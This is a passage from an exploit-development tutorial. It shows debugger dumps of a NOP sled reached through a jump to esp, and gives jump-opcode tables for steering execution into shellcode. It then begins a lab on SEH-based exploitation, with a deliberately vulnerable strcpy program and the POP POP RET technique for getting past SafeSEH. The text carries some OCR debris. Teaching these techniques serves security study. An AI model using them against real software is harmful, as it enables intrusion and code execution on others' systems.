Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc              int     3
0:000> d eip
000ff874  cc 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  .AAAAAAAAAAAAAAA
000ff884  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff894  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8a4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8b4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8c4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8d4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8e4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d eip-32
000ff842  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff852  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff862  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff872  90 90 cc 41 41 41 41 41-41 41 41 41 41 41 41 41  ...AAAAAAAAAAAAA
000ff882  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff892  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8a2  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8b2  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d esp
000ff850  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff860  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff870  90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41  .....AAAAAAAAAAA
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8b0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

=> the popad's have worked and made esp point at the nops. Then the jump to esp was made (0xff 0xe4), which made EIP jump to nops, and slide to the breakpoint (at 000f874)

Replace the A's with real shellcode :



pnwed again !

Another (less preferred, but still possible) way to jump to shellcode is by using jumpcode that simply jumps to the address (or an offset of a register). Since the addresses/registers could vary during every program execution, this technique may not work every time.

So, in order to **hardcode addresses** or offsets of a register, you simply need to find the opcode that will do the jump, and then use that opcode in the smaller "first"/stage1 buffer, in order to jump to the real shellcode.

You should know by now how to find the opcode for assembler instructions, so we will cover only two examples :

1. jump to 0x12345678

```
0:000> a
7c90120e jmp 12345678
jmp 12345678
7c901213

0:000> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e e96544a495       jmp     12345678
```

=> opcode is 0xe9,0x65,0x44,0xa4,0x95

2. jump to ebx+124h

```
0:000> a
7c901214 add ebx,124
add ebx,124
```

```
7c90121a jmp ebx
jmp ebx
7c90121c

0:000> u 7c901214
ntdll!DbgUserBreakPoint+0x2:
7c901214 81c324010000    add     ebx,124h
7c90121a ffe3            jmp     ebx
```

=> opcodes are 0x81,0xc3,0x24,0x01,0x00,0x00 (add ebx 124h) and 0xff,0xe3 (jmp ebx)

Short jumps & conditional jumps

In the event you need to jump over just a few bytes, then you can use a couple 'short jump' techniques to accomplish this:

- Short jump : (jmp) : opcode 0xeb, followed by the number of bytes. So if you want to jump 30 bytes, the opcode is 0xeb 0x1e

- Conditional (short/near) jump : ("jump if condition is met") : This technique is based on the states of one or more of the status flags in the EFLAGS register (CF,OF,PF,SF and ZF). If the flags are in the specified state (condition), then a jump can be made to the target instruction specified by the destination operand. This target instruction is specified with a relative offset (relative to the current value of EIP).

Example : suppose you want to jump 6 bytes : Have a look at the flags (ollydbg), and depending on the flag status, you can use one of the opcodes below

Let's say the Zero flag is 1, then you can use opcode 0x74, followed by the number of bytes you want to jump (0x06 in our case)

This is a little table with jump opcodes and flag conditions :

Code	Mnemonic	Description
77 cb	JA rel8	Jump short if above (CF=0 and ZF=0)
73 cb	JAE rel8	Jump short if above or equal (CF=0)
72 cb	JB rel8	Jump short if below (CF=1)
76 cb	JBE rel8	Jump short if below or equal (CF=1 or ZF=1)
72 cb	JC rel8	Jump short if carry (CF=1)
E3 cb	JCXZ rel8	Jump short if CX register is 0
E3 cb	JECXZ rel8	Jump short if ECX register is 0
74 cb	JE rel8	Jump short if equal (ZF=1)
7F cb	JG rel8	Jump short if greater (ZF=0 and SF=OF)

7D cb	JGE rel8	Jump short if greater or equal (SF=OF)
7C cb	JL rel8	Jump short if less (SF<>OF)
7E cb	JLE rel8	Jump short if less or equal (ZF=1 or SF<>OF)
76 cb	JNA rel8	Jump short if not above (CF=1 or ZF=1)
72 cb	JNAE rel8	Jump short if not above or equal (CF=1)
73 cb	JNB rel8	Jump short if not below (CF=0)
77 cb	JNBE rel8	Jump short if not below or equal (CF=0 and ZF=0)
73 cb	JNC rel8	Jump short if not carry (CF=0)
75 cb	JNE rel8	Jump short if not equal (ZF=0)
7E cb	JNG rel8	Jump short if not greater (ZF=1 or SF<>OF)
7C cb	JNGE rel8	Jump short if not greater or equal (SF<>OF)
7D cb	JNL rel8	Jump short if not less (SF=OF)
7F cb	JNLE rel8	Jump short if not less or equal (ZF=0 and SF=OF)
71 cb	JNO rel8	Jump short if not overflow (OF=0)
7B cb	JNP rel8	Jump short if not parity (PF=0)
79 cb	JNS rel8	Jump short if not sign (SF=0)
75 cb	JNZ rel8	Jump short if not zero (ZF=0)
70 cb	JO rel8	Jump short if overflow (OF=1)
7A cb	JP rel8	Jump short if parity (PF=1)
7A cb	JPE rel8	Jump short if parity even (PF=1)
7B cb	JPO rel8	Jump short if parity odd (PF=0)
78 cb	JS rel8	Jump short if sign (SF=1)
74 cb	JZ rel8	Jump short if zero (ZF = 1)
0F 87 cw/cd	JA rel16/32	Jump near if above (CF=0 and ZF=0)
0F 83 cw/cd	JAE rel16/32	Jump near if above or equal (CF=0)
0F 82 cw/cd	JB rel16/32	Jump near if below (CF=1)
0F 86 cw/cd	JBE rel16/32	Jump near if below or equal (CF=1 or ZF=1)
0F 82 cw/cd	JC rel16/32	Jump near if carry (CF=1)
0F 84 cw/cd	JE rel16/32	Jump near if equal (ZF=1)
0F 84 cw/cd	JZ rel16/32	Jump near if 0 (ZF=1)
0F 8F cw/cd	JG rel16/32	Jump near if greater (ZF=0 and SF=OF)
0F 8D cw/cd	JGE rel16/32	Jump near if greater or equal (SF=OF)

0F 8C cw/cd	JL rel16/32	Jump near if less (SF<>OF)
0F 8E cw/cd	JLE rel16/32	Jump near if less or equal (ZF=1 or SF<>OF)
0F 86 cw/cd	JNA rel16/32	Jump near if not above (CF=1 or ZF=1)
0F 82 cw/cd	JNAE rel16/32	Jump near if not above or equal (CF=1)
0F 83 cw/cd	JNB rel16/32	Jump near if not below (CF=0)
0F 87 cw/cd	JNBE rel16/32	Jump near if not below or equal (CF=0 and ZF=0)
0F 83 cw/cd	JNC rel16/32	Jump near if not carry (CF=0)
0F 85 cw/cd	JNE rel16/32	Jump near if not equal (ZF=0)
0F 8E cw/cd	JNG rel16/32	Jump near if not greater (ZF=1 or SF<>OF)
0F 8C cw/cd	JNGE rel16/32	Jump near if not greater or equal (SF<>OF)
0F 8D cw/cd	JNL rel16/32	Jump near if not less (SF=OF)
0F 8F cw/cd	JNLE rel16/32	Jump near if not less or equal (ZF=0 and SF=OF)
0F 81 cw/cd	JNO rel16/32	Jump near if not overflow (OF=0)
0F 8B cw/cd	JNP rel16/32	Jump near if not parity (PF=0)
0F 89 cw/cd	JNS rel16/32	Jump near if not sign (SF=0)
0F 85 cw/cd	JNZ rel16/32	Jump near if not zero (ZF=0)
0F 80 cw/cd	JO rel16/32	Jump near if overflow (OF=1)
0F 8A cw/cd	JP rel16/32	Jump near if parity (PF=1)
0F 8A cw/cd	JPE rel16/32	Jump near if parity even (PF=1)
0F 8B cw/cd	JPO rel16/32	Jump near if parity odd (PF=0)
0F 88 cw/cd	JS rel16/32	Jump near if sign (SF=1)
0F 84 cw/cd	JZ rel16/32	Jump near if 0 (ZF=1)

As you can see in the table, you can also do a short jump based on register ECX being zero. One of the Windows SEH protections (see next lab) that have been put in place is the fact that registers are cleared when an exception occurs. So sometimes you will even be able to use 0xe3 as jump opcode (if ECX = 00000000)

Note : You can find more/other information about making 2 byte jumps (forward and backward/negative jumps) at **http://www.geocities.com/thestarman3/asm/2bytejumps.htm**

Backward jumps

In the event you need to perform backward jumps (jump with a negative offset) : get the negative number and convert it to hex. Take the dword hex value and use that as argument to a jump (\xeb or \xe9)

Example : jump back 7 bytes : -7 = FFFFFFF9, so jump -7 would be "\xeb\xf9\xff\xff"

Exampe : jump back 400 bytes : -400 = FFFFFE70, so jump -400 bytes = "\xe9\x70\xfe\xff\xff" (as you can see, this opcode is 5 bytes long. Sometimes (if you need to stay within a dword size (4 byte limit), then you may need to perform multiple shorter jumps in order to get where you want to be)

Lab #3
Writing a SEH Based Exploit

In the first labs we have discussed how a classic stack buffer overflow works and how you can build a reliable exploit by using various techniques to jump to the shellcode. The example we have used allowed us to directly overwrite EIP and we had a pretty large buffer space to host our shellcode. On top of that, we had the ability to use multiple jump techniques to reach our goal. But not all overflows are that easy.


Today, we'll look at another technique to go from vulnerability to exploit, by using exception handlers.

What are exception handlers ?

An exception handler is a piece of code that is written inside an application, with the purpose of dealing with the fact that the application throws an execption. A typical exception handler looks like this :

```
try
{

}
catch
{

}
```

A quick look on the stack on how the try & catch blocks are related to each other and placed on the stack :



(Note : "Address of exception handler" is just one part of a SEH record – the image above is an abstract representation, merely showing the various components)

Windows has a default SEH (Structured Exception Handler) which will catch exceptions. If Windows catches an exception, you'll see a "xxx has encountered a problem and needs to close" popup. This is often the result of the default handler kicking in. It is obvious that, in order to write stable software, one should try to use


development language specific exception handlers, and only rely on the windows default SEH as a last resort. When using language EH's, the necessary links and calls to the exception handling code are generate in accordance with the underlying OS. (and when no exception handlers are used, or when the available exception handlers cannot process the exception, the Windows SEH will be used. (UnhandledExceptionFilter)). So in the event an error or illegal instruction occurs, the application will get a chance to catch the exception and do something with it. If no exception handler is defined in the application, the OS takes over, catches the exception, shows the popup (asking you to Send Error Report to MS).

In order for the application to be able to go to the catch code, the pointer to the exception handler code is saved on the stack (for each code block). Each code block has its own stack frame, and the pointer to the exception handler is part of this stack frame. In other words : Each function/procedure gets a stack frame. If an exception handler is implement in this function/procedure, the exception handler gets its own stack frame. Information about the frame-based exception handler is stored in an exception_registration structure on the stack.

This structure (also called a SEH record) is 8 bytes and has 2 (4 byte) elements :

- a pointer to the next exception_registration structure (in essence, to the next SEH record, in case the current handler is unable the handle the exception)
- a pointer, the address of the actual code of the exception handler. (SE Handler)

Simple stack view on the SEH chain components :



At the top of the main data block (the data block of the application's "main" function, or TEB (Thread Environment Block) / TIB (Thread Information Block)), a pointer to the top of the SEH chain is placed. This SEH chain is often called the FS:[0] chain as well.

So, on Intel machines, when looking at the disassembled SEH code, you will see an instruction to move DWORD ptr from FS:[0]. This ensures that the exception handler is set up for the thread and will be able to catch errors when they occur. The opcode for this instruction is 64A100000000. If you cannot find this opcode, the application/thread may not have exception handling at all.

Alternatively, you can use a OllyDBG plugin called OllyGraph to create a Function Flowchart.

The bottom of the SEH chain is indicated by FFFFFFFF. This will trigger an improper termination of the program (and the OS handler will kick in)

Quick example : compile the following source code (sehtest.exe) and open the executable in windbg. Do NOT start the application yet, leave it in a paused state :

```
#include<stdio.h>
#include<string.h>
#include<windows.h>

int ExceptionHandler(void);
int main(int argc,char *argv[]){

char temp[512];

printf("Application launched");

 __try {

    strcpy(temp,argv[1]);

    } __except ( ExceptionHandler() ){
}
return 0;
}
int ExceptionHandler(void){
printf("Exception");
return 0;
}
```

look at the loaded modules

```
Executable search path is:
ModLoad: 00400000 0040c000   c:\sploits\seh\lcc\sehtest.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.DLL
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 73d90000 73db7000   C:\WINDOWS\system32\CRTDLL.DLL
```

The application sits between 00400000 and 0040c000

Search this area for the opcode :

```
0:000> s 00400000 l 0040c000 64 A1
00401225  64 a1 00 00 00 00 55 89-e5 6a ff 68 1c a0 40 00  d.....U..j.h..@.
0040133f  64 a1 00 00 00 00 50 64-89 25 00 00 00 00 81 ec  d.....Pd.%......
```

This is proof that an exception handler is registered. Dump the TEB :

```
0:000> d fs:[0]
003b:00000000  0c fd 12 00 00 00 13 00-00 e0 12 00 00 00 00 00  ................
003b:00000010  00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00  ................
003b:00000020  84 0d 00 00 54 0c 00 00-00 00 00 00 00 00 00 00  ....T...........
003b:00000030  00 d0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000040  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000060  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000070  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0:000> !exchain
0012fd0c: ntdll!strchr+113 (7c90e920)
```

The pointer points to 0x0012fd0c (begin of SEH chain). When looking at that area, we see :

```
0:000> d 0012fd0c
0012fd0c  ff ff ff ff 20 e9 90 7c-30 b0 91 7c 01 00 00 00  .... ..|0..|....
0012fd1c  00 00 00 00 57 e4 90 7c-30 fd 12 00 00 00 90 7c  ....W..|0......|
0012fd2c  00 00 00 00 17 00 01 00-00 00 00 00 00 00 00 00  ................
0012fd3c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0012fd4c  08 30 be 81 92 24 3e f8-18 30 be 81 18 aa 3c 82  .0...$>..0....<.
0012fd5c  90 2f 20 82 01 00 00 00-00 00 00 00 00 00 00 00  ./ .............
0012fd6c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0012fd7c  01 00 00 f4 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

ff ff ff ff indicates the end of the SEH chain. That's normal, because the application is not started yet. (Windbg is still paused)

If you have the Ollydbg plugin Ollygraph installed, you could open the executable in ollydbg and create the graph, which should indicate if an exception handler is installed or not :

WinGraph32 - Graph of 401225

File View Zoom Move Help

```
MOV EAX,DWORD PTR FS:[0]
PUSH EBP
MOV EBP,ESP
PUSH -1
PUSH sehtest.0040A01C
PUSH sehtest.0040109A          ; Entry address
PUSH EAX
MOV DWORD PTR FS:[0],ESP
SUB ESP,10
PUSH EBX
PUSH ESI
PUSH EDI
MOV DWORD PTR SS:[EBP-18],ESP
MOV DWORD PTR DS:[40A020],sehtest.00401219
MOV DWORD PTR SS:[EBP-4],0
LEA EAX,DWORD PTR SS:[EBP-4]
MOV DWORD PTR DS:[40A038],EAX
PUSH EAX
```

When we run the application (F5 or 'g'), we see this :

```
0:000> d fs:[0]
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ...
003b:00000000  40 ff 12 00 00 00 13 00-00 d0 12 00 00 00 00 00 @...............
003b:00000010  00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 ................
003b:00000020  84 0d 00 00 54 0c 00 00-00 00 00 00 00 00 00 00 ....T...........
003b:00000030  00 d0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000040  a0 06 85 e2 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000060  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000070  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0:000> d 0012ff40
0012ff40  b0 ff 12 00 d8 9a 83 7c-e8 ca 81 7c 00 00 00 00  .......|...|....
0012ff50  64 ff 12 00 26 cb 81 7c-00 00 00 00 b0 f3 e8 77  d...&..|.......w
0012ff60  ff ff ff ff c0 ff 12 00-28 20 d9 73 00 00 00 00  ........( .s....
0012ff70  4a f7 63 01 00 d0 fd 7f-6d 1f d9 73 00 00 00 00  J.c.....m..s....
0012ff80  00 00 00 00 00 00 00 00-ca 12 40 00 00 00 00 00  ..........@.....
0012ff90  00 00 00 00 f2 f6 63 01-4a f7 63 01 00 d0 fd 7f  ......c.J.c.....
0012ffa0  06 00 00 00 04 2d 4c f4-94 ff 12 00 ab 1c 58 80  .....-L.......X.
0012ffb0  e0 ff 12 00 9a 10 40 00-1c a0 40 00 00 00 00 00  ......@...@.....
```

The TEB for the main function is now set up. The SEH chain for the main function points at 0x0012ff40, where the exception handler is listed and will point to the exception handler function (0x0012ffb0)

In OllyDbg, you can see the seh chain more easily :

```
SEH chain of main thread
Address   SE handler
0012FF40  kernel32.7C839AD8
0012FFB0  sehtest.0040109A
0012FFE0  kernel32.7C839AD8
```

(There is a similar view in Immunity Debugger – just click "View" and select "SEH Chain")

Stack :

```
0012FF3C  73DA1639  RETURN to CRTDLL.73DA1639 from ntdll.RtlLea
0012FF40  0012FFB0  Pointer to next SEH record
0012FF44  7C839AD8  SE handler
0012FF48  7C81CAE8  kernel32.7C81CAE8
0012FF4C  00000000
0012FF50  0012FF64
0012FF54  7C81C826  RETURN to kernel32.7C81C826 from kernel32.7C
0012FF58  00000000
0012FF5C  77E8F380  RPCRT4.77E8F380
0012FF60  FFFFFFFF
0012FF64  0012FFC0
0012FF68  73D92028  RETURN to CRTDLL.73D92028 from kernel32.Exi
0012FF6C  00000000
0012FF70  FFFFFFFF
0012FF74  7FFC0000
0012FF78  73D91F6D  RETURN to CRTDLL.73D91F6D from CRTDLL.73D91
0012FF7C  00000000
0012FF80  00000000
0012FF84  00000000
0012FF88  004012CA  RETURN to sehtest.<ModuleEntryPoint>+0A5 fr
0012FF8C  00000000
0012FF90  00000000
0012FF94  7C910228  ntdll.7C910228
0012FF98  FFFFFFFF
0012FF9C  7FFC0000
0012FFA0  00000006
0012FFA4  F61E3D04
0012FFA8  0012FF94
0012FFAC  80581CAB
0012FFB0  0012FFE0  Pointer to next SEH record
0012FFB4  0040109A  SE handler
0012FFB8  0040A01C  sehtest.0040A01C
0012FFBC  00000000
0012FFC0  0012FFF0
0012FFC4  7C817077  RETURN to kernel32.7C817077
0012FFC8  7C910228  ntdll.7C910228
0012FFCC  FFFFFFFF
0012FFD0  7FFC0000
0012FFD4  80546588
0012FFD8  0012FFC8
0012FFDC  8183EB38
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C839AD8  SE handler
0012FFE8  7C817080  kernel32.7C817080
```

Here we can see a pointer to our Exception Handler function ExceptionHandler() (0x0040109A)


Anyways, as you can see in the explanation above the example, and in the last screenshot, exception handlers are connected/linked to each other. They form a linked list chain on the stack, and sit relatively close to the bottom of the stack. (SEH chain). When an exception occurs, Windows ntdll.dll kicks in, retrieves the head of the SEH chain (sits at the top of TEB/TIB remember), walks through the list and tries to find the suitable handler. If no handler is found the default Win32 handler will be used (at the bottom of the stack, the one after FFFFFFFF).

We see the first SE Handler record at 0012FFF40. The next SEH address points to the next SEH record (0012FFB0). The current handler points at 7C839AD8. It looks like this is some kind of OS handler (the pointers points into an OS module)

Then, the second SEH record entry in the chain (at 0012FFB0) has the following values : next SEH points to 0012FFE0. The handler points at 0040109A. This address is part of the executable, so it looks like this is an application handler.

Finally, the last SEH record in the chain (at 0012FFE0) has FFFFFFFF in nseh. This means that this is the last entry in the chain. The handler points at 7C839AD8, which is an OS handler again.

So, putting all pieces together, the entire SEH chain looks like this :



You can read more about SEH in Matt Pietrek's excellent article:
http://www.microsoft.com/msj/0197/exception/exception.aspx

Changes in Windows XP SP1 with regards to SEH:

XOR

In order to be able to build an exploit based on SEH overwrite, we will need to make a distinction between Windows XP pre-SP1 and SP1 and up. Since Windows XP SP1, before the exception handler is called, all registers are XORed with each other, making them all point to 0×00000000, which complicates exploit building (but does not make it impossible). That means that you may see that one or more registers point at your payload at the first chance exception, but when the EH kicks in, these registers are cleared again (so you cannot jump to them directly in order to execute your shellcode). We'll talk about this later on.

DEP & Stack Cookies

On top of that, Stack Cookies (via C++ compiler options) and DEP (Data Execution Prevention) were introduced (Windows XP SP2 and Windows 2003) . WE will write an entire lab on Stack cookies and DEP. In sort, you only need to remember that these two techniques can make it significantly harder to build exploits.

SafeSEH

Some additional protection was added to compilers, helping to stop the abuse of SEH overwrites. This protection mechanism is active for all modules that are compiled with /safeSEH

Windows 2003

Under Windows 2003 server, more protection was added. WE'm not going to discuss these protections in this lab (check lab series part 6 for more info), because things would start to get too complex at this point. As soon as you mastered this lab, you will be ready to look at lab part 6 :-)

XOR, SafeSEH,.... but how can we then use the SEH to jump to shellcode ?

There is a way around the XOR 0×00000000 protection and the SafeSEH protections. Since you cannot simply jump to a register (because registers are xored), a call to a series of instructions in a dll will be needed.

(You should try to avoid using a call from the memory space of an OS specific dll, but rather use an address from an application dll instead in order to make the exploit reliable (assuming that this dll is not compiled with safeSEH). That way, the address will be *almost* always the same, regardless of the OS version. But if there are no Dlls, and there is a non safeseh OS module that is loaded, and this module contains a call to these instructions, then it will work too.)

The theory behind this technique is : If we can overwrite the pointer to the SE handler that will be used to deal with a given exception, and we can cause the application to throw another exception (a forced exception), we should be able to get control by forcing the application to jump to your shellcode (instead of to the real exception handler function). The series of instructions that will trigger this, is POP POP RET. The OS will understand that the exception handling routine has been executed and will move to the next SEH (or to the end of the SEH chain). The pointer to this instruction should be searched for in loaded dlls/exe's, but not in the stack (again, the registers will be made unusable). (You could try to use ntdll.dll or an application-specific dll)

